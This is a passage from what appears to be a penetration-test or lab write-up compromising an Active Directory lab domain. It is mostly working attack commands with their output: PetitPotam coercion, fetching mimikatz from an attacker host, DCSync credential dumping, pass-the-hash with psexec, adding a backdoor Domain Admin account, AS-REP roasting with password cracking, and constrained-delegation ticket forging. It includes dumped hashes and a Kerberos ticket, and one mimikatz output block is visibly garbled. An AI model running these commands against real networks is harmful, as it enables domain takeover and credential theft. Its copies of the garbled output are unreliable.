User      : CAVA$@FINANCE.CALIPENDULA.LOC  
StartTime : 23/12/2024 11:41:36  
EndTime   : 23/12/2024 21:41:36  
RenewTill  : 30/12/2024 11:41:36  
Flags     : name_canonicalize, pre_authent, initial, renewable, forwardable  
Base64EncodedTicket :  
  
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  
UEVORFVMSMT0M=  
  
[*] Ticket cache size: 2
```

On the PetitPotam shell, we prepared the command to “force” the domain controller of finance.calipendula.loc to authenticate, allowing us to capture its TGT:

```
python3 PetitPotam.py -u vespino -p "Password####333####" -d finance.calipendula.loc cava 192.168.72.8
```

We downloaded mimikatz as we did earlier:

In the directory temp (**cd /temp**)

powershell -c iwr http://192.168.72.6:80/master.zip -o mimikatzghost.zip

powershell -c Expand-Archive -Path "mimikatzghost.zip" -DestinationPath "."

cd mimikatz-master

cd x64

dir



```
C:\temp> powershell -c iwr http://192.168.72.6:80/master.zip -o mimikatzghost.zip
C:\temp> dir
-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
  Il volume nell'unit  C non ha etichetta.

Numero di serie del volume: E65C-1CFF

Directory di C:\temp

19/12/2024 15:14 <DIR> .
19/12/2024 15:14 <DIR> ..
19/12/2024 12:43 1.440 0-60a10000-DC1$@krbtgt-CALIPENDULA.LOC-CALIPENDULA.LOC.ki
rbi
19/12/2024 12:43 1.557 1-60a50000-DC1$@krbtgt-FINANCE.CALIPENDULA.LOC-CALIPENDUL
A.LOC.kirbi
19/12/2024 12:43 1.440 2-60a10000-DC1$@krbtgt-CALIPENDULA.LOC-CALIPENDULA.LOC.ki
rbi
24/11/2024 09:04 5.645.315 add2.exe
24/11/2024 12:19 5.652.437 add3.exe
25/11/2024 11:32 1.590.068 add4.exe
06/01/2024 10:25 48.640 addadpc.exe
15/12/2024 18:18 431 debug.txt
22/11/2024 11:42 0 dir
21/11/2024 12:29 1.429.424 guida.exe
18/11/2024 16:11 <DIR> mimikatz
22/11/2024 11:42 1.206.166 mimikatz.zip
07/12/2024 18:36 <DIR> mimikatz2
19/12/2024 15:14 1.196.028 mimikatzghost.zip
25/11/2024 10:50 2.302.464 OpenUser.exe
21/11/2024 12:08 24.064 PetitWebdav.exe
25/11/2024 13:03 <DIR> powermad
25/11/2024 13:01 35.818 powermad.zip
25/11/2024 08:34 363.295 powerview.ps1
21/11/2024 12:22 65.867 proxy-lite.exe
07/12/2024 17:55 93.696 PsExec.exe
06/12/2024 18:05 833.472 PsExec64.exe
22/11/2024 11:42 0 rm
13/12/2024 16:55 446.976 Rubeus.exe
13/12/2024 18:14 596.992 Seatbelt.exe
13/12/2024 18:25 <DIR> SharpHound-v2.5.9
21/11/2024 12:25 589.312 SoulSucker.exe
07/12/2024 18:27 2.073 ticket.kirbi
24 File 22.126.975 byte
6 Directory 88.483.196.928 byte disponibili
```



```
C:\temp> powershell -c Expand-Archive -Path "mimikatzghost.zip" -DestinationPath "."
C:\temp> dir
-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
Il volume nell'unit  C non ha etichetta.

Numero di serie del volume: E65C-1CFF

Directory di C:\temp

19/12/2024 15:16 <DIR> .
19/12/2024 15:16 <DIR> ..
19/12/2024 12:43 1.440 0-60a10000-DC19@krbtgt-CALIPENDULA.LOC-CALIPENDULA.LOC.kirbi
19/12/2024 12:43 1.557 1-60a50000-DC19@krbtgt-FINANCE.CALIPENDULA.LOC-CALIPENDULA.LOC.kirbi
19/12/2024 12:43 1.440 2-60a10000-DC19@krbtgt-CALIPENDULA.LOC-CALIPENDULA.LOC.kirbi
24/11/2024 09:04 5.645.315 add2.exe
24/11/2024 12:19 5.652.437 add3.exe
25/11/2024 11:32 1.590.068 add4.exe
06/01/2024 10:25 48.640 addadpc.exe
15/12/2024 18:18 431 debug.txt
22/11/2024 11:42 0 dir
21/11/2024 12:29 1.429.424 giuda.exe
18/11/2024 16:11 <DIR> mimikatz
19/12/2024 15:16 <DIR> mimikatz-master
22/11/2024 11:42 1.206.166 mimikatz.zip
07/12/2024 18:36 <DIR> mimikatz2
19/12/2024 15:14 1.196.028 mimikatzghost.zip
25/11/2024 10:50 2.302.464 OpenUser.exe
21/11/2024 12:08 24.064 PetitWebdav.exe
25/11/2024 13:03 <DIR> powermad
25/11/2024 13:01 35.818 powermad.zip
25/11/2024 08:34 363.295 powerview.ps1
21/11/2024 12:22 65.867 proxylite.exe
07/12/2024 17:55 93.696 PsExec.exe
06/12/2024 18:05 833.472 PsExec64.exe
22/11/2024 11:42 0 rm
13/12/2024 18:14 596.992 Seatbelt.exe
13/12/2024 18:25 <DIR> SharpHound-v2.5.9
21/11/2024 12:25 589.312 SoulSucker.exe
07/12/2024 18:27 2.073 ticket.kirbi
23 File 21.679.999 byte
7 Directory 88.480.530.432 byte disponibili
```

```
C:\temp\mimikatz-master> dir
-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
Il volume nell'unit  C non ha etichetta.

Numero di serie del volume: E65C-1CFF

Directory di C:\temp\mimikatz-master

19/12/2024 15:16 <DIR> .
19/12/2024 15:16 <DIR> ..
19/12/2024 15:16 <DIR> debian
02/03/2020 17:00 2.833 kiwi_passwords.yar
02/03/2020 17:00 2.850 mimi.com.idl
02/03/2020 17:00 4.951 README.md
19/12/2024 15:16 <DIR> Win32
19/12/2024 15:16 <DIR> x64
3 File 10.634 byte
5 Directory 88.480.530.432 byte disponibili

C:\temp\mimikatz-master> cd x64
C:\temp\mimikatz-master\x64> dir
-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
Il volume nell'unit  C non ha etichetta.

Numero di serie del volume: E65C-1CFF

Directory di C:\temp\mimikatz-master\x64

19/12/2024 15:16 <DIR> .
19/12/2024 15:16 <DIR> ..
02/03/2020 17:00 36.696 mimidrv.sys
02/03/2020 17:00 1.250.056 mimikatz.exe
02/03/2020 17:00 46.856 mimilib.dll
3 File 1.333.608 byte
2 Directory 88.480.530.432 byte disponibili
```




We executed mimikatz to perform a **DCSync** attack and retrieved the administrator's credentials:

mimikatz.exe

lsadump::dcsync /user:administrator@finance.calipendula.loc

```
m.panico20@pteh-kali-072-6: ~
C:\temp\mimikatz-master\vx64> mimikatz.exe
.#####. mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
.## ^ ##. "A La Vie, A L'Amour" - (oe,oe)
## / \ ## /** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***

mimikatz #
lsadump::dcsync /user:administrator@finance.calipendula.loc
mimikatz # [DC] 'finance.calipendula.loc' will be the domain
[DC] 'srvapp.finance.calipendula.loc' will be the DC server
[DC] 'administrator@finance.calipendula.loc' will be the user account

Object RDN : Administrator

** SAM ACCOUNT **

SAM Username : Administrator
Account type : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWORD )
Account expiration : 01/01/1601 01:00:00
Password last change : 01/12/2024 13:14:58
Object Security ID : S-1-5-21-536607578-2290752761-4228580252-500
Object Relative ID : 500

Credentials:
Hash NTLM: 4ae352be7dc9a6d26b8ff022e8e8da8b
ntlm- 0: 4ae352be7dc9a6d26b8ff022e8e8da8b
ntlm- 1: cf7a2475c4de01326509de6d67be5a06
lm - 0: ec98e13cb66cd5912dca87fb0f684e8f

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : 768432bcf94b2fa88fdb933c3b1843e4

* Primary:Kerberos-Newer-Keys *
Default Salt : FINANCE.CALIPENDULA.LOCAdministrator
Default Iterations : 4096
Credentials
aes256_hmac (4096) : 579fee760ff4ae6d26da31a3c9871bd32f79f513b124554df2e672a96423500
aes128_hmac (4096) : 72a69a370670a2c11faeb14d600ceb74
des_cbc_md5 (4096) : dfe5df3d370b0b23

* Primary:Kerberos *
Default Salt : FINANCE.CALIPENDULA.LOCAdministrator
Credentials
des_cbc_md5 : dfe5df3d370b0b23

* Packages *
NTLM-Strong-NTOWF

* Primary:WDigest *
01 41103cb3d19935e4adc898d5e104e025
02 18785c68b3d1ddd9732622c8a31f5f34
03 15965894b128b45701827d7891b31e00
04 41103cb3d19935e4adc898d5e104e025
05 bd2e87e41290117a10b0911e79c14523
06 b899b5cdbcfc323c6882255de6034f4af
07 fc50583b1f9c34cfc1dae507dd77b76e
08 ce3297316f3332b004f3d45cecb749bc
09 3539e19516a478880dc54396d4db943
10 d2bee96e31ebbb8ca6594c6162a730c
11 faebdd51363c6611ab6296c64279fff
12 ce3297316f3332b004f3d45cecb749bc
13 1d66c29232cd77915e7cf12100fcd993
```



192.168.72.8

We obtained the administrator credentials. Now, we could access the domain controller as the administrator:

impacket-psexec finance.calipendula.loc/administrator@192.168.72.8 -hashes :4ae352be7dc9a6d26b8ff022e8e8da8b

```
m.panico20@pteh-kali-072-6: ~  
(m.panico20@pteh-kali-072-6)-[~]  
$ impacket-psexec finance.calipendula.loc/administrator@192.168.72.8 -hashes :4ae352be7dc9a6d26b8ff022e8e8da8b  
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies  
  
[*] Requesting shares on 192.168.72.8....  
[*] Found writable share ADMIN$  
[*] Uploading file DJZoFovr.exe  
[*] Opening SVCManager on 192.168.72.8....  
[*] Creating service AJNC on 192.168.72.8....  
[*] Starting service AJNC....  
[!] Press help for extra shell commands  
Microsoft Windows [Version 10.0.17763.3650]  
(c) 2018 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32> ipconfig  
Windows IP Configuration  
  
Ethernet adapter Ethernet:  
  
    Connection-specific DNS Suffix  . :  
    IPv4 Address. . . . . : 192.168.72.8  
    Subnet Mask . . . . . : 255.255.255.0  
    Default Gateway . . . . . : 192.168.72.254  
  
C:\Windows\system32> whoami  
nt authority\system  
  
C:\Windows\system32> █
```



As we did before, we created a user, but this time we added it to the domain admins:

```
net user ghostshell gh123@. /add
```

```
net localgroup administrators ghostshell /add
```

```
net groups "domain admins" /add ghostshell /domain
```

```
net groups "domain admins" /domain
```

```
C:\Windows\system32> net user ghostshell gh123@. /add
The command completed successfully.

C:\Windows\system32> net localgroup administrators ghostshell /add
The command completed successfully.

C:\Windows\system32> net group "domain admins" /add ghostshell /domain
The command completed successfully.

C:\Windows\system32> net group "domain admins" /domain
Group name      Domain Admins
Comment         Designated administrators of the domain

Members
-----
Administrator   ghostshell      kitsunes
Lohackers        reverseEkans    ShadowHackers
ShellBreakers
The command completed successfully.

C:\Windows\system32>
```




```
m.panico20@pteh-kali-072-6: ~
[*] Ticket cache size: 2

m.panico20@pteh-kali-072-6: ~
C:\Temp> cd minikatz
C:\Temp\minikatz> cd v64
C:\Temp\minikatz\v64> minikatz
##### minikatz 2.2.0 (x64) #10041 Sep 19 2022 17:44:00
## ^ ## "A la Vie, A l'Amour" - (oe.oe)
## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## / \ ## > https://blog.gentilkiwi.com/minikatz
## v ## Vincent LE TOUO ( vincent.letouo@gmail.com )
##### > https://pingcastle.com / https://mysmartlogon.com ***/

loadcmd!dcsync /domain:calipendula.loc /user:administrator@calipendula.loc
minikatz: # [DC] 'calipendula.loc' will be the domain
[DC] 'dc:calipendula.loc' will be the DC server
[DC] 'administrator@calipendula.loc' will be the user account
[rpc] Service : lsaapi
[rpc] AuthInfo : CDS_NEGOTIATE (9)

Object RDN : Administrator

** SAM ACCOUNT **

SAM Username : Administrator
Account Type : 300000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWORD )
Account expiration : 01/01/1001 01:00:00
Password last change : 12/18/2024 08:05:15
Object Security ID : S-1-5-21-1146150179-275905109-2683190451-500
Object Relative ID : 500

Credentials:
Hash NTLM: cf7a2475c4de01326509de6d670e5a06

Supplemental Credentials:
* Primary:NTLM-Strong-NTLM*
Random Value : C291891806e2fec311793ae3163a5

* Primary:Kerberos-Header-Keys *
Default Salt : DCIAAdministrator
Default Iterations : 4096
Credentials:
aes128_hmac (4096) : 57071fca36cd50d12ba66ad32095b35a8ed3a67b346365cae7173417f1
aes128_hmac (4096) : d80936a67a5a0ff76b526748c739c36
des_cbc_md5 (4096) : f234a040d614c04
OlderCredentials:
aes128_hmac (4096) : f9c5cc656304f3d832e93c1095cbb0ee7fcc14a3226071f3972ebcf099d087
aes128_hmac (4096) : e46c8c55f7204093752d3233346e6
des_cbc_md5 (4096) : 5092fec033816e
OlderCredentials:
aes128_hmac (4096) : 07a6dd7acbf355d8dfca246c78005c2bd0806428362f652ce5057976e6e06c
aes128_hmac (4096) : 2a33de459252f20814bf324950f950a
des_cbc_md5 (4096) : 684fbcf28e9debe9

* Packages *
NTLM-Strong-NTLM

* Primary:Kerberos *
Default Salt : DCIAAdministrator
Credentials:
des_cbc_md5 : #73a0a8f6a14d4
```

We obtained the administrator credentials, so we accessed the domain controller and, as before, added our user:

```
impacket-psexec calipendula.loc/administrator@192.168.72.7 -hashes  
:cf7a2475c4de01326509de6d670e5a06
```

```
m.panico20@pteh-kali-072-6: ~
m.panico20@pteh-kali-072-6: ~
$ cat adminDC1.txt
cf7a2475c4de01326509de6d670e5a06

m.panico20@pteh-kali-072-6: ~
$ impacket-psexec calipendula.loc/administrator@192.168.72.7 -hashes :cf7a2475c4de01326509de6d670e5a06
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.72.7....
[*] Found writable share ADMIN$
[*] Uploading file mDentMFT.exe
[*] Opening SVCManager on 192.168.72.7....
[*] Creating service OxtF on 192.168.72.7....
[*] Starting service OxtF....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 192.168.72.7
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.72.254

C:\Windows\system32>
```



net user ghostshell gh123@. /add

net localgroup administrators ghostshell /add

net groups "domain admins" /add ghostshell /domain

net groups "domain admins" /domain

```
C:\Windows\system32> net user ghostshell gh123@. /add
The command completed successfully.

C:\Windows\system32> net localgroup administrators ghostshell /add
The command completed successfully.

C:\Windows\system32> net group "domain admins" /add ghostshell /domain
The command completed successfully.

C:\Windows\system32> net group "domain admins" /domain
Group name      Domain Admins
Comment        Designated administrators of the domain

Members

-----
Administrator   ghostshell      kitsunes
Lohackers        reverseEkans
ShellBreakers    ShadowHackers
The command completed successfully.

C:\Windows\system32>
```




The command performs an SMB scan on all machines in the 192.168.72.0/24 network (it was also fine to perform it only on machine 4).

Results of SAVA (192.168.72.4):

- Signing: False (SMB signing is not enabled)
- SMBv1: True (SMBv1 enabled)

nmap -p 445 --script smb-enum-shares, smb-enum-users 192.168.72.4

```
(a.lettieri36@pteh-kali-072-6)-[~]
$ nmap -p 445 --script smb-enum-shares,smb-enum-users 192.168.72.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-06 09:25 CET
Nmap scan report for SAVA (192.168.72.4)
Host is up (0.00068s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: BC:24:11:97:55:FB (Unknown)

Host script results:
| smb-enum-shares:
|   account_used: <blank>
|   \\192.168.72.4\ADMIN$:
|     Type: STYPE_DISKTREE_HIDDEN
|     Comment: Amministrazione remota
|     Anonymous access: <none>
|   \\192.168.72.4\C$:
|     Type: STYPE_DISKTREE_HIDDEN
|     Comment: Condivisione predefinita
|     Anonymous access: <none>
|   \\192.168.72.4\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC remoto
|     Anonymous access: READ/WRITE
|   \\192.168.72.4\segreteria_share:
|     Type: STYPE_DISKTREE
|     Comment:
|     Anonymous access: READ
|_

Nmap done: 1 IP address (1 host up) scanned in 0.66 seconds
```

The command is designed to identify SMB shares and users configured on a remote system that has port 445 open.



The vulnerable share `\\192.168.72.4\segreteria_share` has anonymous access with read permissions (READ). This means that you can access the share without needing authentication.

smbclient //192.168.72.4/segreteria/share -N

```
(a.lettieri36@ pteh-kali-072-6)-[~]
$ smbclient //192.168.72.4/segreteria_share -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0  Sun Dec  1 17:16:02 2024
..               D          0  Sun Dec  1 17:16:02 2024
addetti_di_segreteria.txt  A        232  Sun Dec  1 17:17:22 2024

33409953 blocks of size 4096. 22328261 blocks available
smb: \> get addetti_di_segreteria.txt
getting file \addetti_di_segreteria.txt of size 232 as addetti_di_segreteria.txt (56.6 KiloBytes/sec) (average 56.6 KiloBytes/sec)
```

With this command we get anonymous access.

ls: will list the files and directories within that share, without requiring credentials.

get addetti_di_segreteria.txt: allows you to copy files from the SMB share to your local system, taking advantage of the access acquired thanks to the anonymous reading mode.

Close SMB session with **exit** or **quit** commands.

ls: Lists files and directories

cat addetti_di_segreteria.txt: View the contents of addetti_di_segreteria

```
(a.lettieri36@ pteh-kali-072-6)-[~]
$ ls
addetti_di_segreteria.txt  request.txt  testo.txt

(a.lettieri36@ pteh-kali-072-6)-[~]
$ cat addetti_di_segreteria.txt
Si comunica agli addetti di segreteria che l'account utilizzato per effettuare l
'accesso ai sistemi informatici,
non ha bisogno di Pre-Autenticazione

Come pattuito, l'account in questione è: segreteria@finance.calipendula.local
```



We discovered that segreteria has no pre-authentication enabled, allowing us to anonymously obtain his ticket.

impacket-GetNPUsers finance.calipendula.loc/segreteria -no-pass -dc-ip 192.168.72.8

```
m.panico20@pteh-kali-072-6: ~
m.panico20@pteh-kali-072-6: ~
$ impacket-GetNPUsers finance.calipendula.loc/segreteria -no-pass -dc-ip 192.168.72.8
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Getting TGT for segreteria
/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future
version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
$krb5asrep$23$segreteria@FINANCE.CALIPENDULA.LOC:bc4977fe75ac592fc0c78b71da77b1257b25566873dab63dc7c8371e5baa1057ccdadd4e0e38e72a4b1ae75e483eb6ccc91ef20b41ee6
9884fba5bf7878cc8a5a671b8eaf9baa311df149f6f9cedab7d5060dc9e6693dc76a861754b288b1d418bb2ca5bd2502f5420c1973dbb4d24265402fbfb7c7c49dfc323fc1319789aca0e4278027e08
c085b39a34f626fa76ce2f926150889f91f68a11655ff23130101339db4c1f14c0000e3fe10e7dd8d30594c153ff28e118cd59c91cfff880a8ba29c3b31eeffa654b5723736d9698bf6bb13dccc97e4a
0da7ff63201c9ae87930037a24e9a483c78718f059e5574b8bbd663943d63cf6d0ddced9311603b1c649e8183ccb494cb658e348a61cb41fcc4191b74
```

We took the ticket and we put it into a file:

nano segreteria.txt

```
m.panico20@pteh-kali-072-6: ~
GNU nano 8.2
segreteria
$krb5tgt$23$segreteria@FINANCE.CALIPENDULA.LOC$finance.calipendula.loc/segreteria*$dcfb23105019193c978900bf86eaa810$d511ec382cf8bdf46b14
```

We used john tool to crack the password:

john segreteria.txt -w=/usr/share/wordlists/rockyou.txt



```
(m.panico20@pteh-kali-072-6)-[~]
$ nano Segreteria

(m.panico20@pteh-kali-072-6)-[~]
$ john Segreteria -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 SSE2 4x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
princess#1 ($krb5asrep$23$segreteria@FINANCE.CALIPENDULA.LOC)
1g 0:00:00:00 DONE (2024-12-20 15:22) 25.00g/s 576000p/s 576000c/s 576000C/s travon..cherryblossom
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(m.panico20@pteh-kali-072-6)-[~]
$
```

We got segreteria’s password. We executed the command nxc to check for delegations:

```
impacket-findDelegation finance.calipendula.loc/segreteria:'princess#1' -dc-ip 192.168.72.8
```

```
m.panico20@pteh-kali-072-6: ~
(m.panico20@pteh-kali-072-6)-[~]
$ impacket-findDelegation finance.calipendula.loc/segreteria:'princess#1' -dc-ip 192.168.72.8
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

AccountName  AccountType  DelegationType  DelegationRightsTo  SPN Exists
-----
segreteria   Person       Constrained w/ Protocol Transition  cifs/sava.finance.calipendula.loc  No
segreteria   Person       Constrained w/ Protocol Transition  cifs/SAVA                     No
CAVA$        Computer     Unconstrained    N/A                          Yes
kits$        Computer     Resource-Based Constrained          SAVA$                          No
SAVA$        Computer     Constrained w/ Protocol Transition  alerter/CAVA                  No
SAVA$        Computer     Constrained w/ Protocol Transition  alerter/cava.finance.calipendula.loc  No

(m.panico20@pteh-kali-072-6)-[~]
$
```

We found that segreteria had a cifs delegation to access the SAVA machine. So, we generated a ticket for the SAVA machine:

```
impacket-getST finance.calipendula.loc/segreteria:'princess#1' -spn cifs/sava -impersonate administrator -dc-ip 192.168.72.8
```



```
m.panico20@pteh-kali-072-6: ~
$ impacket-getST finance.calipendula.loc/segreteria:'princess#1' -spn cifs/sava -impersonate administrator -dc-ip 192.168.72.8
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating administrator
/usr/share/doc/python3-impacket/examples/getST.py:380: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
now = datetime.datetime.utcnow()
/usr/share/doc/python3-impacket/examples/getST.py:477: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2Self
/usr/share/doc/python3-impacket/examples/getST.py:607: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
now = datetime.datetime.utcnow()
/usr/share/doc/python3-impacket/examples/getST.py:659: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator@cifs_sava@FINANCE.CALIPENDULA.LOC.ccache

(m.panico20@pteh-kali-072-6)-[~]
$
```

We exported the ticket into an environment variable and verified that it worked:

export KRB5CCNAME=administrator@cifs_sava@FINANCE.CALIPENDULA.LOC.ccache

klist

```
(m.panico20@pteh-kali-072-6)-[~]
$ export KRB5CCNAME=administrator@cifs_sava@FINANCE.CALIPENDULA.LOC.ccache

(m.panico20@pteh-kali-072-6)-[~]
$ klist
Ticket cache: FILE:administrator@cifs_sava@FINANCE.CALIPENDULA.LOC.ccache
Default principal: administrator@finance.calipendula.loc

Valid starting    Expires          Service principal
12/23/24 17:29:22 12/24/24 03:29:22 cifs/sava@FINANCE.CALIPENDULA.LOC
                renew until 12/24/24 17:29:23

(m.panico20@pteh-kali-072-6)-[~]
$
```

impacket-psexec finance.calipendula.loc/administrator@sava -k



m.panico20@pteh-kali-072-6: ~

```
(m.panico20@pteh-kali-072-6)-[~]  
$ impacket-psexec finance.calipendula.loc/administrator@sava -k  
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
```

Password:

```
[*] Requesting shares on sava.....  
[*] Found writable share ADMIN$  
[*] Uploading file XtmTGRYc.exe  
[*] Opening SVCManager on sava.....  
[*] Creating service IuDg on sava.....  
[*] Starting service IuDg.....  
[!] Press help for extra shell commands  
icrosoft Windows [Versione 10.0.19045.5247]  
(c) Microsoft Corporation. Tutti i diritti sono riservati.
```

```
C:\Windows\system32> ipconfig  
Configurazione IP di Windows
```

Scheda Ethernet Ethernet 2:

```
Suffisso DNS specifico per connessione:  
Indirizzo IPv4. . . . . : 192.168.72.4  
Subnet mask . . . . . : 255.255.255.0  
Gateway predefinito . . . . . : 192.168.72.254
```

```
C:\Windows\system32> whoami  
nt authority\system
```

```
C:\Windows\system32> █
```

Now we dumped lsass to retrieve the machine credentials and used them to generate a ticket for accessing the CAVA machine, that has unconstrained delegation. From this point, the process to become a domain admin is the same as before, but this time we used segreteria's credentials instead of vespino's (as per page 60).



Appendix 4 – Tools

Fuzz Faster U Fool & Burp Suite

Fuzzing is a technique that sends random or invalid data to an application to detect errors, crashes, or vulnerabilities. The goal is to identify anomalies that could indicate security issues. Although it can be performed manually, the use of automated tools allows for the rapid generation of large volumes of requests.

Using a dictionary of common files, fuzzing can cause numerous 404 errors, fill up log files, and create a DoS (denial of service). The solution to this activity is to implement a WAF (Web Application Firewall).

ffuf (Fuzz Faster U Fool): Fast, efficient, and highly configurable, ideal for fuzzing directories, files, and web parameters. Perfect for discovering hidden paths.

Burp Suite (Intruder): All-in-one tool for web penetration testing, featuring a powerful and customizable fuzzing engine that enables targeted attacks on inputs, forms, and parameters to detect complex vulnerabilities.

SQLmap

SQLmap is a powerful, open-source automation tool designed for detecting and exploiting SQL injection vulnerabilities. It enables attacks on databases, information extraction, authentication bypass, and remote command execution, making it an essential tool for web application security testing.

Cmd.aspx

